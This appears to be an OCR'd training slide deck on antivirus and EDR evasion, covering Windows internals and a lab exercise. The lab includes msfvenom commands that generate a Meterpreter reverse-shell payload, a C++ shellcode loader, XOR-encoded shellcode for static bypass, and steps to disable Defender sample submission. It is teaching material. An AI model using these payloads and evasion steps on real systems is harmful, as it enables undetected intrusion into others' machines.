ANTIVIRUS

EVASION

PRESENTATION

“Defender”

“EDR”

“AV sandbox”

“Syscall”

PRESENTATION

“Defender”

“EDR”

“AV sandbox”

“Syscall”

Who am I ?

Florian Ecard

Email : fecard@hackmosphere.fr

Studies :

- DUT R&T
- Bachelors systems & networks
- Master SNE

Jobs:

- Ethical hacker – Deloitte
- SOC analyst – Airbus
- Network secu. – Orange
- Ethical hacker – Hackmosphere

SUMMARY


- *Windows internals*
- *Shellcodes & malware*
- *Antivirus & EDRs*
- *Lab*
- *Conclusion*

RULES TO FOLLOW

- *Work in a controlled environment*
- *Risks faced if not respected ?*

WINDOWS INTERNALS

WINDOWS ARCHITECTURE



https://www.youtube.com/watch?v=vz15OqiYYXo&list=WL&index=37

PROGRAM, PROCESSES & THREADS


Program: static entity


Name	Date modified	Type
chrome.VisualElementsManifest.xml	11/16/2023 10:09 AM	XML File
brave.exe	11/15/2023 11:36 AM	Application

Process: active entity

Processes | Services | Network | Disk

Name	PID	CPU	I/O to...	Private b...
brave.exe	9308	0.33	1.42 k...	325.29 MB






Networking thread
UI thread
Tabs thread
...

PORTABLE EXECUTABLE (PE) FILES

- *Used by Windows executable files, object code, and DLLs*
- *A data structure that contains the information necessary for Windows to load the file*
- *Almost every file executed on Windows is in PE format*

PE FILE FORMAT



PE HEADER

- *Information about the code*
- *Type of application*
- *Required library functions*
- *Space requirements*

PE SECTIONS

Most important sections :

- *.text - instructions for the CPU to execute*
- *.data - global data*
- *.rsrc - strings, icons, images, menus*
- *.rdata - imports & exports*

EXE VS DLL

What is an import ?


It is a function used by a program that is stored in a different program, such as a library. Imports are connected to the main EXE by Linking.

Main differences between EXE files and DLLs ?

- *DLLs export functions*
- *EXEs import functions*


Both exports and imports are listed in the PE header.


WINDOWS ARCHITECTURE



SYSCALLS

Example.exe





SHELLCODES & MALWARES

MALWARE EXAMPLES

- *Backdoor*
- *Downloader*
- *Information-stealing malware*
- *Ransomware*

….

SHELLCODES

- ***Exploit:*** *the process of abusing a vulnerability*

- ***Payload:*** *code that gets executed after exploitation, to achieve specific results*

  Shellcode *: a type of payload that executes code in memory*

  msfvenom -p windows/x64/exec CMD="calc.exe" -f raw -o calcpayload.bin

  msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<kaliIP> LPORT=443 EXITFUNC=thread --platform windows -f raw -o reverse64-tcp-443.bin

SHELLCODES

Steps to execute shellcode in memory:

- *Allocate*
- *Write*
- *Execute*

```
#include <windows.h>
#include <iostream>

int main(int argc, char **argv) {

        ////////////////////////////// Shellcode data ////////////////////////////
        char shellcode[] = "\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00\x41\x51\x41\x50\x52\x48\x31\xd2\x65\x48\x8b\x52\x6
b\x42\x3c\x48\x01\xd0\x66\x81\x78\x18\x0b\x02\x0f\x85\x72\x00\x00\x00\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x
39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01\
xe6\x48\x81\xec\xa0\x01\x00\x00\x49\x89\xe5\x49\xbc\x02\x00\x01\xbb\xc0\xa8\xf2\x80\x41\x54\x49\x89\xe4\x4c\x89\xf1\x41
\xba\xea\x0f\xdf\xe0\xff\xd5\x48\x89\xc7\x6a\x10\x41\x58\x4c\x89\xe2\x48\x89\xf9\x41\xba\x99\xa5\x74\x61\xff\xd5\x85\xc
6\x6a\x40\x41\x59\x68\x00\x10\x00\x00\x41\x58\x48\x89\xf2\x48\x31\xc9\x41\xba\x58\xa4\x53\xe5\xff\xd5\x48\x89\xc3\x49\x
57\x59\x41\xba\x75\x6e\x4d\x61\xff\xd5\x49\xff\xce\xe9\x3c\xff\xff\xff\x48\x01\xc3\x48\x29\xc6\x48\x85\xf6\x75\xb4\x41\

        ////////////////////////// Allocate, Write, Execute //////////////////////
        // Allocating memory with EXECUTE writes
        void *exec = VirtualAlloc(0, sizeof shellcode, MEM_COMMIT, PAGE_EXECUTE_READWRITE);

        // Copying shellcode into memory as a function
        memcpy(exec, shellcode, sizeof shellcode);

        // Call the shellcode
        ((void(*)())exec)();
}
```

ANTIVIRUS & EDR

ANTIVIRUS

Static Analysis

- *Scanning files and programs for known patterns (signatures), without running it*

Dynamic Analysis

- *Run the malware and monitor its effect (e.g. check networking actions* but *no monitoring of system calls or other advanced features…)*

ENDPOINT DETECTION & RESPONSE (EDR)

Key Functions:


- *Continuous monitoring of endpoint activities*
- *Behavioral analysis to detect abnormal patterns (monitors syscalls, ETW …)*
- *Incident response capabilities to mitigate threats*

ENDPOINT DETECTION & RESPONSE (EDR)

Kernel land & User land actions :

Feature	Kernel Land	User Land
Monitoring	Deep visibility into system calls, process creation/termination, memory scans	Monitoring of file and registry changes, network activity, application behavior
Alerting	Alerts on suspicious system calls, process behavior, memory threats	Alerts on suspicious file/registry changes, network activity, application behavior
Actions	Limited actions, such as blocking system calls or resetting system configurations	Wide range of actions, such as isolating infected systems, terminating malicious processes, rolling back changes

WINDOWS ARCHITECTURE



AV & EDR - MAIN DIFFERENCES

Antivirus is more *preventive*, aiming to stop known threats *before* they execute.

EDR is more *proactive*, actively monitoring and responding to *real-time* threats, including those not previously identified.

!! They are complementary !!

BASIC BYPASS EXAMPLES

Antivirus bypass :

- *Static : Shellcode encryption*
- *Dynamic : Sandbox evasion (verify hardware resources available)*

EDR bypass :

- *Much more complicated – cat & mouse game*
- *General approach*

  Make your malware look like a legitimate process

  unhook user land hooks

  use direct systemcalls

  …

LAB

YOUR LAB

- **Disable automatic upload of malware in Windows settings**
  - Windows -> “Virus & threat protection” -> “manage settings”
  - Disable “automatic sample submission”

- **Make an antivirus exclusion to be able to work easily**
  - Windows -> “Virus & threat protection” -> “manage settings”
  - Click “Add or remove exclusion” and add a folder of your choice

- **Launch your Kali VM to create 2 shellcodes that will be used in the practice (Or send me your command if need be)**
  - msfvenom -p windows/x64/exec CMD="calc.exe" -f raw -o calcpayload.bin
  - msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<kaliIP> LPORT=443 EXITFUNC=thread --platform windows -f raw -o reverse.bin

- **Analyze the 3 given C++ files**
  - “injectBasic.cpp” : injects a basic, non-encrypted shellcode (no AV bypass)
  - “injectXOR.cpp” : injects a basic, XOR-encrypted shellcode (static AV bypass)
  - “InjectTotal.cpp” : injects a basic, XOR-encrypted shellcode and count available computer resources (static and sandbox bypass)

YOUR LAB

- **XOR encrypt the .bin payload** obtained via msfvenom, using the given file “myEncoder3.py” :
  - pip3 install -r requirements.txt
  - python3 myEncoder3.py -cpp calcpayload.bin Privatecle
    - Outputs the given binary file in c++ compatible hex format, in two forms:
      - Non-encrypted
      - Encrypted

```
└─# python3 myEncoder3.py calc_payload.bin mysuperkeyj

[*] Shellcode file [calc_payload.bin] successfully loaded.
[*] Original Shellcode :
\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7
0\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x3
40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b\x12\x
x95\xbd\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00

═══════════════════════════════ RESULT ═══════════════════════════════

[*] Encrypted shellcode size: [276] bytes
[*] XOR key [mysuperkeyj]
[*] XOR Encoded Shellcode :
\x91\x31\xf0\x91\x80\x8d\xb2\x6b\x65\x79\x2b\x3c\x38\x23\x27\x21\x33\x3a\x5a\xb7\x1c\x22\xe6\x2b\x13\x3d\xfb\x37\x6a\x23\xee\x2b\x4a\x25\xf2\x01\x25\x38\x6a\xc5
9\xfb\x75\x70\x65\x3a\xee\xa5\x0d\x0d\x25\x78\xa3\x25\xfb\x2d\x6a\x2f\xee\x39\x4a\x24\x78\xa3\x96\x26\x2d\x8d\xa2\x24\xf2\x5e\xe5\x31\x72\xa3\x3d\x54\xbb\x23\x5
35\x6c\x2c\x73\xbb\x24\xf2\x6e\xe5\x31\x72\xa5\x31\x3d\x33\x33\x3b\x20\x30\x2c\x21\x32\x2c\x31\x3f\x3a\xe8\x89\x59\x2b\x3f\x86\x93\x2d\x31\x3c\x28\x23\xee\x6b\x
xf0\xcf\xf6\x9a\xac\x22\xee\xbd\x5b\x49\x76\x19\x78\xeb\x9e\x99\x1f\x68\xc2\x34\x66\x02\x0a\x18\x6b\x3c\x38\xe3\xb7\x86\xa6\x16\x11\x09\x11\x45\x00\x01\x0f\x6d
```

YOUR LAB

- **Copy the shellcode** in your C++ file
  - injectBasic.cpp : non-encrypted shellcode
  - injectXOR.cpp : encrypted shellcode
  - InjectTotal.cpp : encrypted shellcode

- **Compile** the C++ code (using g++ and cmd.exe)
  - Install G++ on Windows (https://www.mingw-w64.org/downloads/)
  - g++ -o YourExecutable.exe -O2 -s -fno-exceptions -fno-rtti -ffunction-sections -fdata-sections -std=c++11 YourFile.cpp
    - O2: Enables level 2 optimization, a good balance between speed and size.
    - s: Strips unnecessary information, reducing the size of the executable.
    - fno-exceptions: Disables exception handling.
    - fno-rtti: Disables runtime type information.
    - ffunction-sections -fdata-sections: Put each function and data in its own section, aiding in dead code elimination.
    - std=c++11: Specifies the C++ standard to be used. In this case, it's set to C++11, which is a version of the C++ programming language standard.

- **Drop file** on disk and attempt to **execute**
  - Did you get detected ? If so, when dropping into the disk on upon execution ?

CONCLUSION

- *Windows internals*
- *Shellcodes & malwares*
- *Antivirus & EDRs*
- *Lab*
- *Conclusion*

QUESTIONS ?